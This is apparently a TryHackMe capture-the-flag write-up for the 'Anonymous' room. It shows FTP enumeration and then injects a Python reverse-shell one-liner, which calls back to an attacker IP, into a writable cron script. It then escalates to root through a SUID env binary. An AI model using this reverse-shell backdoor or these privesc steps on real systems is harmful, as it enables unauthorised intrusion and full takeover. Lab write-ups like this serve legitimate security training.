Anonymous THM Room by Winter

Today we have an interesting room called Anonymous, let's solve it and capture all the flags! The TryHackMe format is a little different from HackTheBox, so I will NOT POST THE ANSWERS TO THE QUESTIONS IN THE WRITEUP. I will only post important flags such as user or root.

ENUMERATION & FIRST FOOTHOLD

First of all we just have an IP, so let's perform a basic enumeration on the target IP.

```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.6.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCi47ePYjDctfwgAphABwT1jpPkKajXoLvf3bb/zvpvDvXwWKn
m6nZuzL2HA1veSQa90ydSSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMIO5g/TTtRRta6IPoKaMCle8hnp5
pSP5D4saCpSW3E5rKd8qj3oAj6S8TWgE9cBNJbMRtVu1+sKjUy/7ymikcPGAjRSSaFDroF9fmGDQtd61oU5waKqurh
Zpre70UfOkZGWt6954rwbXthTeEjf+4J5+gIPDLcKzVO7BxkuJgTqk4lE9ZU/5INBXGpgI5r4mZknbEPJKS47XaOvk
qm9QWveoOSQgkqdhIPjnhD
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2
X5sATLllsFrcUNpTS87qXzhMD99aGGzyOlnWmjHGNmm34cWSzOohxhoK2fv9NWwcIQ5A/ng=
|   256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJil1covB44FA632BSQ7sUqap
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The nmap results are pretty interesting, a 21/TCP port for a FTP with anonymous login, we'll check this now, we also have a 22/tcp port for a SSH, but we don't have credentials yet and a 445 and 139 tcp ports for a SMB service.
As i said, let's dive into the port 21 to check that anonymous login on the FTP service.

```
ftp> ls
229 Entering Extended Passive Mode (|||53792|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
```

```
229 Entering Extended Passive Mode (|||53927|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1161 Sep 05 07:10 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp>
```

Here we can find a folder named “scripts” and inside it, we find some files. A script called “clean.sh”, a log file called “removed_files” and a to_do.txt, let’s download all the files.

```
ftp> prompt
Interactive mode off.
ftp> mget *
local: clean.sh remote: clean.sh
ftp: Can't chmod `clean.sh': Operation not permitted
local: removed_files.log remote: removed_files.log
229 Entering Extended Passive Mode (|||48106|)
150 Opening BINARY mode data connection for removed_files.log (1333 bytes).
100% |***************************************|  1333        3.22 MiB/s    00:00 ETA
226 Transfer complete.
1333 bytes received in 00:00 (26.39 KiB/s)
local: to_do.txt remote: to_do.txt
229 Entering Extended Passive Mode (|||50609|)
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
100% |***************************************|    68        1.09 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.60 KiB/s)
ftp>
```


Ok, let’s dive into the files!

```
❯ cat to_do.txt
       File: to_do.txt
   1   I really need to disable the anonymous login...it's really not safe
```

Not much here…

```
❯ cat clean.sh
       File: clean.sh
   1   #!/bin/bash
   2
   3   tmp_files=0
   4   echo $tmp_files
   5   if [ $tmp_files=0 ]
   6   then
   7           echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/rem
       oved_files.log
   8   else
   9       for LINE in $tmp_files; do
  10           rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp
       /scripts/removed_files.log;done
  11   fi
```

But here we go! we got some interesting sauce here, because if we check the log file:



We actually can see that the script is executed regularly. That means that the script will most likely be part of a cronjob. Also, we can see that the script have a syntax error, because it should count the files in temp, but in that sh script `tmp_files=0`, we can compare numbers with `-eq`, not with if `[ $tmp_files=0 ]`, so the tmp_files is HARDCODED to 0.

What that means? It means that tmp_files will ALWAYS be 0, so the only statement that will run will be the `if` one. So, the script only writes **"Running cleanup script: nothing to delete"** into **removed_files.log** each time it's executed as we can see here:

```
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/rem
oved_files.log
```

That's an obvious way to get a shell, since, remember, we have anonymous access to FTP.

So first of all we'll set up a listener on out system with nc -lvnp 4444, and then we'll craft our payload:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.8.6.10",6969));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/bash")'
```

Why python? i'll try it because the target's operating system is Linux, most likely Ubuntu, which comes with python by default.

So let's modify the script.

```
❯ sudo vim clean.sh
❯ cat clean.sh
       File: clean.sh
   1   #!/bin/bash
   2
   3   tmp_files=0
   4   echo $tmp_files
   5   if [ $tmp_files=0 ]
   6   then
   7           python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,soc
       ket.SOCK_STREAM);s.connect(("10.8.6.10",4444));os.dup2(s.fileno(),0); os.dup2(s.f
       ileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
   8
   9   else
  10       for LINE in $tmp_files; do
  11           rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp
       /scripts/removed_files.log;done
  12   fi
```

There we go, now we have a backdoor. The next step is to upload the file to the ftp server and wait until the cronjob executes it. (REMEMBER TO LISTEN WITH NC)

```
❯ nc -lvnp 4444
listening on [any] 4444 ...
```

Ok, time to upload the file:

```
ftp> put clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||58878|)
150 Ok to send data.
100% |*****************************************|   450        5.79 MiB/s    00:00 ETA
226 Transfer complete.
450 bytes sent in 00:00 (4.51 KiB/s)
ftp>
```

Done! and we can see that almost INSTANTLY the script gave us a shell.

```
❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.6.10] from (UNKNOWN) [10.10.217.222] 58256
namelessone@anonymous:~$
```

Now after checking the files, I discovered that the user “namelessone” has a directory called “pics”. I'll check it out.

```
namelessone@anonymous:~/pics$ ls
ls
corgo2.jpg  puppos.jpeg
```

Interesting…
I’ll download those files and check them out to see if there’s something hidden in those pictures.
I start by setting up a http server with python on the victim machine, inside the pics directory:

```
namelessone@anonymous:~/pics$ python3 -m http.server 8080
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Now i simply download the files on my system.

```
❯ wget http://10.10.30.165:8080/corgo2.jpg
--2025-09-05 10:19:43--  http://10.10.30.165:8080/corgo2.jpg
Connecting to 10.10.30.165:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42663 (42K) [image/jpeg]
Saving to: ‘corgo2.jpg’

corgo2.jpg            100%[=========================>]  41.66K   160KB/s    in 0.3s

2025-09-05 10:19:43 (160 KB/s) - ‘corgo2.jpg’ saved [42663/42663]

❯ wget http://10.10.30.165:8080/puppos.jpeg
--2025-09-05 10:19:53--  http://10.10.30.165:8080/puppos.jpeg
Connecting to 10.10.30.165:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 265188 (259K) [image/jpeg]
Saving to: ‘puppos.jpeg’

puppos.jpeg           100%[=========================>] 258.97K   980KB/s    in 0.3s

2025-09-05 10:19:54 (980 KB/s) - ‘puppos.jpeg’ saved [265188/265188]
```

Pretty cute, right?
Anyways, let's check the files in depth. I checked it with "strings", "steghide", "exiftool" but seems like there's no hidden data into that images.

PRIVILEGE ESCALATION AND ROOT FLAG

Let's try to perform some privilege escalation with the user we have, "namelessone"
I first checked the crontab:

```
namelessone@anonymous:~$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
namelessone@anonymous:~$
```

But there was nothing interesting there.
So instead of wasting time, i directly used linpeas into the /tmp folder.

```
❯ cd /usr/share/peass/linpeas/
❯ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
namelessone@anonymous:~$ cd /tmp
cd /tmp
namelessone@anonymous:/tmp$ wget http://10.8.6.10/linpeas.sh
wget http://10.8.6.10/linpeas.sh
--2025-09-05 08:38:47--  http://10.8.6.10/linpeas.sh
Connecting to 10.8.6.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 932.07K   988KB/s    in 0.9s

2025-09-05 08:38:48 (988 KB/s) - 'linpeas.sh' saved [954437/954437]

namelessone@anonymous:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
namelessone@anonymous:/tmp$ ./linpeas.sh
```

Now we will run linpeas and see if there's some interesting results…

```
OS: Linux version 4.15.0-99-generic (buildd@lcy01-amd64-013) (gcc version 7.5.0 (Ubuntu 7.
5.0-3ubuntu1~18.04)) #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020
User & Groups: uid=1000(namelessone) gid=1000(namelessone) groups=1000(namelessone),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
Hostname: anonymous
```

That's something interesting:

```
108(lxd)
```

```
My user
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1000(namelessone) gid=1000(namelessone) groups=1000(namelessone),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),108(lxd)
```

Also, we have root permissions over /usr/bin/env:

```
-rwsr-xr-x 1 root root 35K Jan 18  2018 /usr/bin/env
```

So let's keep it simple, let's try checking that binary on GTFOBins:

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

It's pretty simple, so let's check it in the victim system:

```
env /bin/sh -p
# whoami
whoami
root
#
```

There we go, we're root, and now we can capture the root.txt!

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
```

Done! We've got it, we're root, and we have the user.txt and root.txt flags. I hope this writeup has been useful to you. See you in more rooms!